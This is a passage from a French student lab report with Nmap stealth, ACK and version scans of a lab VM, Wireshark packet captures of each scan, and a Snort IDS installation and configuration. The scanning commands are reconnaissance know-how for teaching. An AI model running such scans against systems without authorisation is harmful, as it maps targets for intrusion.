30	3.331338279	10.0.2.15	10.0.2.7	TCP	54	38228 → 554 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
31	3.331555597	10.0.2.15	10.0.2.7	TCP	54	38228 → 199 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
32	3.335144042	10.0.2.15	10.0.2.7	TCP	54	38228 → 53 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
33	3.335478865	10.0.2.15	10.0.2.7	TCP	54	38228 → 111 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
34	3.335973187	10.0.2.15	10.0.2.7	TCP	54	38228 → 587 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
35	3.336419610	10.0.2.15	10.0.2.7	TCP	54	38228 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
36	3.336711066	10.0.2.15	10.0.2.7	TCP	54	38228 → 113 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
37	3.336969664	10.0.2.15	10.0.2.7	TCP	54	38228 → 256 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
38	3.337245016	10.0.2.15	10.0.2.7	TCP	54	38228 → 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
39	3.431871619	10.0.2.15	10.0.2.7	TCP	54	38230 → 199 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
40	3.432096283	10.0.2.15	10.0.2.7	TCP	54	38230 → 554 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
41	3.432320526	10.0.2.15	10.0.2.7	TCP	54	38230 → 21 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
42	3.435317674	10.0.2.15	10.0.2.7	TCP	54	38230 → 53 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
43	3.438423122	10.0.2.15	10.0.2.7	TCP	54	38230 → 80 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
44	3.438641741	10.0.2.15	10.0.2.7	TCP	54	38230 → 256 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
45	3.438870035	10.0.2.15	10.0.2.7	TCP	54	38230 → 113 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
46	3.439334855	10.0.2.15	10.0.2.7	TCP	54	38230 → 445 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
47	3.439563907	10.0.2.15	10.0.2.7	TCP	54	38230 → 587 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
48	3.439785950	10.0.2.15	10.0.2.7	TCP	54	38230 → 111 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
49	3.532366812	10.0.2.15	10.0.2.7	TCP	54	38228 → 882 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
50	3.532611516	10.0.2.15	10.0.2.7	TCP	54	38228 → 872 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
51	3.532891823	10.0.2.15	10.0.2.7	TCP	54	38228 → 903 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
52	3.536305535	10.0.2.15	10.0.2.7	TCP	54	38228 → 772 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
53	3.539361312	10.0.2.15	10.0.2.7	TCP	54	38228 → 341 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
54	3.539585623	10.0.2.15	10.0.2.7	TCP	54	38228 → 422 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
55	3.539888997	10.0.2.15	10.0.2.7	TCP	54	38228 → 767 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
56	3.540115020	10.0.2.15	10.0.2.7	TCP	54	38228 → 429 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
57	3.543161971	10.0.2.15	10.0.2.7	TCP	54	38228 → 859 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
58	3.543394945	10.0.2.15	10.0.2.7	TCP	54	38228 → 263 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
59	3.632797054	10.0.2.15	10.0.2.7	TCP	54	38230 → 872 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
60	3.633021425	10.0.2.15	10.0.2.7	TCP	54	38230 → 882 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0

6. TCP ACK Scan :


Le scan ACK de Nmap est active avec **l'option -sA**, utilisee pour analyser les règles de pare-feu .

a. Scan Nmap :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sA 1-1000 10.0.2.7
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-29 17:22 EDT
Failed to resolve "1-1000".
Nmap scan report for 10.0.2.7
Host is up (0.00057s latency).
All 1000 scanned ports on 10.0.2.7 are in ignored states.
Not shown: 967 filtered tcp ports (no-response), 33 unfiltered tcp ports (reset)
MAC Address: 00:0C:29:3F:11:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 23.40 seconds
```

b. Capture Wireshark :

On observe que la réponse de tous les ports est **un paquet RST** :



No.	Time	Source	Destination	Protocol	Length	Info
71	20.705439354	10.0.2.15	10.0.2.7	TCP	54	52173 → 995 [ACK] Seq=1 Ack=1 Win=1024 Len=0
72	20.708332858	10.0.2.15	10.0.2.7	TCP	54	52173 → 8080 [ACK] Seq=1 Ack=1 Win=1024 Len=0
73	20.708422220	10.0.2.15	10.0.2.7	TCP	54	52173 → 3389 [ACK] Seq=1 Ack=1 Win=1024 Len=0
74	20.708502226	10.0.2.15	10.0.2.7	TCP	54	52173 → 25 [ACK] Seq=1 Ack=1 Win=1024 Len=0
75	20.805757396	10.0.2.15	10.0.2.7	TCP	54	52178 → 23 [ACK] Seq=1 Ack=1 Win=1024 Len=0
76	20.805862595	10.0.2.15	10.0.2.7	TCP	54	52175 → 995 [ACK] Seq=1 Ack=1 Win=1024 Len=0
77	20.805946050	10.0.2.15	10.0.2.7	TCP	54	52175 → 110 [ACK] Seq=1 Ack=1 Win=1024 Len=0
78	20.806029947	10.0.2.15	10.0.2.7	TCP	54	52175 → 113 [ACK] Seq=1 Ack=1 Win=1024 Len=0
79	20.806120048	10.0.2.15	10.0.2.7	TCP	54	52175 → 53 [ACK] Seq=1 Ack=1 Win=1024 Len=0
80	20.806193209	10.0.2.15	10.0.2.7	TCP	54	52175 → 256 [ACK] Seq=1 Ack=1 Win=1024 Len=0
81	20.806270624	10.0.2.15	10.0.2.7	TCP	54	52175 → 445 [ACK] Seq=1 Ack=1 Win=1024 Len=0
82	20.806355757	10.0.2.15	10.0.2.7	TCP	54	52175 → 111 [ACK] Seq=1 Ack=1 Win=1024 Len=0
83	20.806518201	10.0.2.7	10.0.2.15	TCP	60	23 → 52178 [RST] Seq=1 Win=0 Len=0
84	20.809348592	10.0.2.15	10.0.2.7	TCP	54	52175 → 25 [ACK] Seq=1 Ack=1 Win=1024 Len=0
85	20.809429334	10.0.2.15	10.0.2.7	TCP	54	52175 → 3389 [ACK] Seq=1 Ack=1 Win=1024 Len=0
86	20.809498011	10.0.2.15	10.0.2.7	TCP	54	52175 → 8080 [ACK] Seq=1 Ack=1 Win=1024 Len=0
87	20.809571184	10.0.2.15	10.0.2.7	TCP	54	52175 → 587 [ACK] Seq=1 Ack=1 Win=1024 Len=0
88	20.809647217	10.0.2.15	10.0.2.7	TCP	54	52173 → 554 [ACK] Seq=1 Ack=1 Win=1024 Len=0
89	20.809718565	10.0.2.15	10.0.2.7	TCP	54	52173 → 22 [ACK] Seq=1 Ack=1 Win=1024 Len=0
90	20.809791992	10.0.2.15	10.0.2.7	TCP	54	52173 → 1025 [ACK] Seq=1 Ack=1 Win=1024 Len=0
91	20.809868465	10.0.2.15	10.0.2.7	TCP	54	52173 → 443 [ACK] Seq=1 Ack=1 Win=1024 Len=0
92	20.809940202	10.0.2.15	10.0.2.7	TCP	54	52173 → 21 [ACK] Seq=1 Ack=1 Win=1024 Len=0
93	20.810011021	10.0.2.15	10.0.2.7	TCP	54	52173 → 9111 [ACK] Seq=1 Ack=1 Win=1024 Len=0
94	20.810252476	10.0.2.15	10.0.2.7	TCP	54	52173 → 3005 [ACK] Seq=1 Ack=1 Win=1024 Len=0
95	20.810298158	10.0.2.7	10.0.2.15	TCP	60	22 → 52173 [RST] Seq=1 Win=0 Len=0
96	20.810327463	10.0.2.15	10.0.2.7	TCP	54	52173 → 6667 [ACK] Seq=1 Ack=1 Win=1024 Len=0
97	20.810434430	10.0.2.15	10.0.2.7	TCP	54	52173 → 1081 [ACK] Seq=1 Ack=1 Win=1024 Len=0
98	20.810505944	10.0.2.15	10.0.2.7	TCP	54	52173 → 7676 [ACK] Seq=1 Ack=1 Win=1024 Len=0
99	20.810549654	10.0.2.7	10.0.2.15	TCP	60	21 → 52173 [RST] Seq=1 Win=0 Len=0
100	20.810576470	10.0.2.15	10.0.2.7	TCP	54	52173 → 1039 [ACK] Seq=1 Ack=1 Win=1024 Len=0
101	20.810660226	10.0.2.15	10.0.2.7	TCP	54	52173 → 3945 [ACK] Seq=1 Ack=1 Win=1024 Len=0
102	20.810734545	10.0.2.15	10.0.2.7	TCP	54	52173 → 720 [ACK] Seq=1 Ack=1 Win=1024 Len=0
103	20.810806398	10.0.2.15	10.0.2.7	TCP	54	52173 → 5906 [ACK] Seq=1 Ack=1 Win=1024 Len=0
104	20.810877541	10.0.2.15	10.0.2.7	TCP	54	52173 → 2038 [ACK] Seq=1 Ack=1 Win=1024 Len=0
105	20.810948751	10.0.2.15	10.0.2.7	TCP	54	52173 → 2200 [ACK] Seq=1 Ack=1 Win=1024 Len=0

7. Scan d'information sur les services sur un port quelconque :

On cherche à **détecter les versions des services** qui tournent sur les ports ouverts en utilisant l'option **-sV**

a. Port 21/TCP :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn -p 21 10.0.2.7
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-29 17:26 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00084s latency).

PORT   STATE  SERVICE VERSION
21/tcp closed ftp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.192.2	192.168.192.132	DNS	292	Standard query response 0x47f1 A connectivity-check.ubuntu.com A 185.125.190.17 A 185.1
2	0.001693815	192.168.192.132	185.125.190.17	TCP	74	50656 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=746069534 TSecr=0 WS=12
3	0.111849816	185.125.190.17	192.168.192.132	TCP	60	80 → 50656 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
4	0.112174007	192.168.192.132	185.125.190.17	TCP	60	50656 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
5	0.112485863	192.168.192.132	185.125.190.17	HTTP	142	GET / HTTP/1.1
6	0.112486078	185.125.190.17	192.168.192.132	TCP	60	80 → 50656 [ACK] Seq=1 Ack=89 Win=64240 Len=0
7	0.253993803	185.125.190.17	192.168.192.132	HTTP	243	HTTP/1.1 204 No Content
8	0.255328966	192.168.192.132	185.125.190.17	TCP	60	50656 → 80 [FIN, ACK] Seq=89 Ack=191 Win=64050 Len=0
9	0.255329304	185.125.190.17	192.168.192.132	TCP	60	80 → 50656 [ACK] Seq=191 Ack=90 Win=64239 Len=0
10	0.857571842	192.168.192.1	192.168.192.255	UDP	86	57621 → 57621 Len=44
11	6.063532893	192.168.192.133	192.168.192.2	DNS	81	Standard query 0x11e6 PTR 7.2.0.10.in-addr.arpa
12	6.150595862	192.168.192.2	192.168.192.133	DNS	158	Standard query response 0x11e6 No such name PTR 7.2.0.10.in-addr.arpa SOA prisoner.iana
13	6.150976025	10.0.2.15	10.0.2.7	TCP	74	42510 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1316560348 TSecr=0 WS=
14	6.151650045	10.0.2.7	10.0.2.15	TCP	60	21 → 42510 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
15	11.235748358	VMware_e5:93:84	VMware_e2:70:fa	ARP	60	Who has 192.168.192.2? Tell 192.168.192.133
16	11.235748834	VMware_e2:70:fa	VMware_e5:93:84	ARP	60	192.168.192.2 is at 00:50:56:e2:70:fa
17	11.389586798	VMware_3f:11:08	VMware_e5:93:7a	ARP	60	Who has 10.0.2.15? Tell 10.0.2.7
18	11.389608354	VMware_e5:93:7a	VMware_3f:11:08	ARP	42	10.0.2.15 is at 00:0c:29:e5:93:7a


b. Port 22/TCP :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn -p 22 10.0.2.7
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-29 17:28 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0012s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p1 Ubuntu 1ubuntu3.3 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.48 seconds
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.192.133	192.168.192.2	DNS	81	Standard query 0xde4c PTR 7.2.0.10.in-addr.arpa
2	0.053749834	VMware_e2:70:fa	Broadcast	ARP	60	Who has 192.168.192.133? Tell 192.168.192.2
3	0.053772374	VMware_e5:93:7a	VMware_e2:70:fa	ARP	42	192.168.192.133 is at 00:0c:29:e5:93:7a
4	0.054129042	192.168.192.2	192.168.192.133	DNS	158	Standard query response 0xde4c No such name PTR 7.2.0.10.in-addr.arpa SOA prisoner.iana.org
5	0.054129210	VMware_e5:93:84	VMware_e2:70:fa	ARP	60	192.168.192.133 is at 00:0c:29:e5:93:84
6	0.054510088	10.0.2.15	10.0.2.7	TCP	74	36280 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1316698065 TSecr=0 WS=128
7	0.055470277	10.0.2.7	10.0.2.15	TCP	74	22 → 36280 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1704472998 TSecr=1316698065 WS=128
8	0.055551292	10.0.2.15	10.0.2.7	TCP	66	36280 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1316698066 TSecr=1704472998
9	0.055644694	10.0.2.15	10.0.2.7	TCP	66	36280 → 22 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1316698066 TSecr=1704472998
10	0.187445875	10.0.2.15	10.0.2.7	TCP	74	36294 → 22 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1316698198 TSecr=0 WS=128
11	0.188339695	10.0.2.7	10.0.2.15	TCP	74	22 → 36294 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1704473131 TSecr=1316698198 WS=128
12	0.188419354	10.0.2.15	10.0.2.7	TCP	66	36294 → 22 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1316698199 TSecr=1704473131
13	0.191707084	10.0.2.7	10.0.2.15	SSH	107	Server: Protocol (SSH-2.0-OpenSSH_9.3p1 Ubuntu-1ubuntu3.3)
14	0.191771056	10.0.2.15	10.0.2.7	TCP	66	36294 → 22 [ACK] Seq=1 Ack=42 Win=64256 Len=0 TSval=1316698202 TSecr=1704473135
15	0.192762072	10.0.2.15	10.0.2.7	TCP	66	36294 → 22 [FIN, ACK] Seq=1 Ack=42 Win=64256 Len=0 TSval=1316698203 TSecr=1704473135
16	0.195097780	10.0.2.7	10.0.2.15	TCP	66	22 → 36294 [ACK] Seq=42 Ack=2 Win=65280 Len=0 TSval=1704473138 TSecr=1316698203
17	0.197665536	10.0.2.7	10.0.2.15	TCP	66	22 → 36294 [FIN, ACK] Seq=42 Ack=2 Win=65280 Len=0 TSval=1704473141 TSecr=1316698203
18	0.197713976	10.0.2.15	10.0.2.7	TCP	66	36294 → 22 [ACK] Seq=2 Ack=43 Win=64256 Len=0 TSval=1316698208 TSecr=1704473141
19	5.153699930	VMware_e5:93:84	VMware_e2:70:fa	ARP	60	Who has 192.168.192.2? Tell 192.168.192.133 (duplicate use of 192.168.192.133 detected!)
20	5.153700140	VMware_e2:70:fa	VMware_e5:93:84	ARP	60	192.168.192.2 is at 00:50:56:e2:70:fa (duplicate use of 192.168.192.133 detected!)
21	5.295070775	VMware_3f:11:08	VMware_e5:93:7a	ARP	60	Who has 10.0.2.15? Tell 10.0.2.7
22	5.295096514	VMware_e5:93:7a	VMware_3f:11:08	ARP	42	10.0.2.15 is at 00:0c:29:e5:93:7a
23	7.074730400	192.168.192.1	192.168.192.255	UDP	86	57621 → 57621 Len=44

c. Port 23/TCP :

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn -p 23 10.0.2.7
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-29 17:30 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 156.91 seconds
```



TP 04 : Mise en place d'un IDS Snort

Nous allons utiliser 2 machines:


- **snort server ubuntu :** 192.168.126.130/24
- **test machine kali :** 192.168.126.128/24

PARTIE 01 : Installation et Configuration

1. Installation :

```
mm@mm-virtual-machine:~$ sudo apt update
[sudo] password for mm:
Hit:1 http://security.ubuntu.com/ubuntu jammy-security InRelease
Hit:2 http://ma.archive.ubuntu.com/ubuntu jammy InRelease
Hit:3 http://ma.archive.ubuntu.com/ubuntu jammy-updates InRelease
Hit:4 http://ma.archive.ubuntu.com/ubuntu jammy-backports InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
68 packages can be upgraded. Run 'apt list --upgradable' to see them.
mm@mm-virtual-machine:~$
```

```
mm@mm-virtual-machine:~$ sudo apt install snort
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libflashrom1 libftdi1-2 libreoffice-ogltrans
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  libdaq2 libdumbnet1 libluajit-5.1-2 libluajit-5.1-common libnetfilter-queue1 oinkmaster
  snort-common snort-common-libraries snort-rules-default
Suggested packages:
  snort-doc
The following NEW packages will be installed:
  libdaq2 libdumbnet1 libluajit-5.1-2 libluajit-5.1-common libnetfilter-queue1 oinkmaster snort
  snort-common snort-common-libraries snort-rules-default
0 upgraded, 10 newly installed, 0 to remove and 68 not upgraded.
Need to get 2,349 kB of archives.
After this operation, 10.6 MB of additional disk space will be used.
Do you want to continue? [Y/n]
```



Activation de mode promiscuité :

```
mm@mm-virtual-machine:~$ sudo ip link set ens33 promisc on
mm@mm-virtual-machine:~$
```

2. Configuration de snort:

```
mm@mm-virtual-machine:~$ ls -la /etc/snort/
total 376
drwxr-xr-x   3 root root    4096 14:50 8     ملي .
drwxr-xr-x 131 root root   12288 14:50 8     ملي ..
-rw-r--r--   1 root root    1281 2019  3   دجنبر attribute_table.dtd
-rw-r--r--   1 root root    3757 2019  3   دجنبر classification.config
-rw-r--r--   1 root root   82469 2021  3   دجنبر community-sid-msg.map
-rw-r--r--   1 root root   23657 2019  3   دجنبر file_magic.conf
-rw-r--r--   1 root root   32789 2019  3   دجنبر gen-msg.map
-rw-r--r--   1 root root     687 2019  3   دجنبر reference.config
drwxr-xr-x   2 root root    4096 14:50 8     ملي rules
-rw-r-----   1 root snort  29775 2021  3   دجنبر snort.conf
-rw-------   1 root root     809 14:50 8     ملي snort.debian.conf
-rw-r--r--   1 root root    2335 2019  3   دجنبر threshold.conf
-rw-r--r--   1 root root  160606 2019  3   دجنبر unicode.map
mm@mm-virtual-machine:~$
```

```
  GNU nano 6.2                                    /etc/snort/snort.conf
#--------------------------------------------------
#   VRT Rule Packages Snort.conf
#
#   For more information visit us at:
#     http://www.snort.org                    Snort Website
#     http://vrt-blog.snort.org/    Sourcefire VRT Blog
#
#     Mailing list Contact:      snort-users@lists.snort.org
#     False Positive reports:    fp@sourcefire.com
#     Snort bugs:                bugs@snort.org
#
#     Compatible with Snort Versions:
#     VERSIONS : 2.9.15.1
#
#     Snort build options:
#     OPTIONS : --enable-gre --enable-mpls --enable-targetbased --enable-ppm --enable-perfprofiling --enable-zlib --e>
#
#     Additional information:
#     This configuration file enables active response, to run snort in
#     test mode -T you are required to supply an interface -i <interface>
#     or test mode will fail to fully validate the configuration and
#     exit with a FATAL error
#--------------------------------------------------
```

Configuration des variables réseau : l'ajout de l'@ip de réseau dans le fichier

```
  GNU nano 6.2                                    /etc/snort/snort.conf *
#
ipvar HOME_NET 192.168.126.130/24

# Set up the external network addresses. Leave as "any" in most situations
ipvar EXTERNAL_NET any
# If HOME_NET is defined as something other than "any", alternative, you can
# use this definition if you do not want to detect attacks from your internal
# IP addresses:
#ipvar EXTERNAL_NET !$HOME_NET

# List of DNS servers on your network
ipvar DNS_SERVERS $HOME_NET

# List of SMTP servers on your network
ipvar SMTP_SERVERS $HOME_NET

# List of web servers on your network
ipvar HTTP_SERVERS $HOME_NET

# List of sql servers on your network
ipvar SQL_SERVERS $HOME_NET

# List of telnet servers on your network
ipvar TELNET_SERVERS $HOME_NET
```

```
  GNU nano 6.2                                  /etc/snort/snort.conf *
# site specific rules
include $RULE_PATH/local.rules

# The include files commented below have been disabled
# because they are not available in the stock Debian
# rules. If you install the Sourcefire VRT please make
# sure you re-enable them again:

#include $RULE_PATH/app-detect.rules
include $RULE_PATH/attack-responses.rules
include $RULE_PATH/backdoor.rules
include $RULE_PATH/bad-traffic.rules
#include $RULE_PATH/blacklist.rules
#include $RULE_PATH/botnet-cnc.rules
#include $RULE_PATH/browser-chrome.rules
#include $RULE_PATH/browser-firefox.rules
#include $RULE_PATH/browser-ie.rules
#include $RULE_PATH/browser-other.rules
#include $RULE_PATH/browser-plugins.rules
#include $RULE_PATH/browser-webkit.rules
include $RULE_PATH/chat.rules
#include $RULE_PATH/content-replace.rules
include $RULE_PATH/ddos.rules
include $RULE_PATH/dns.rules
include $RULE_PATH/dos.rules
include $RULE_PATH/experimental.rules
```

Vérification du fonctionnement :

```
mm@mm-virtual-machine:~$ sudo snort -c /etc/snort/snort.conf -T
Running in Test mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Initializing Preprocessors!
Initializing Plug-ins!
Parsing Rules file "/etc/snort/snort.conf"
PortVar 'HTTP_PORTS' defined :  [ 80:81 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128 3702 4343 484
8 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:8181 8243 8280 8
300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'SHELLCODE_PORTS' defined :  [ 0:79 81:65535 ]
PortVar 'ORACLE_PORTS' defined :  [ 1024:65535 ]
PortVar 'SSH_PORTS' defined :  [ 22 ]
PortVar 'FTP_PORTS' defined :  [ 21 2100 3535 ]
PortVar 'SIP_PORTS' defined :  [ 5060:5061 5600 ]
PortVar 'FILE_DATA_PORTS' defined :  [ 80:81 110 143 311 383 591 593 901 1220 1414 1741 1830 2301 2381 2809 3037 3128
3702 4343 4848 5250 6988 7000:7001 7144:7145 7510 7777 7779 8000 8008 8014 8028 8080 8085 8088 8090 8118 8123 8180:818
1 8243 8280 8300 8800 8888 8899 9000 9060 9080 9090:9091 9443 9999 11371 34443:34444 41080 50002 55555 ]
PortVar 'GTP_PORTS' defined :  [ 2123 2152 3386 ]
Detection:
   Search-Method = AC-Full-Q
    Split Any/Any group = enabled
    Search-Method-Optimizations = enabled
    Maximum pattern length = 20
Tagged Packet Limit: 256
Loading dynamic engine /usr/lib/snort/snort_dynamicengine/libsf_engine.so... done
Loading all dynamic detection libs from /usr/lib/snort/snort_dynamicrules...
```

```
        --== Initialization Complete ==--

           -*> Snort! <*-
  ,,_      Version 2.9.15.1 GRE (Build 15125)
 o"  )~    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
  ''''     Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.1  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: appid  Version 1.1  <Build 5>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
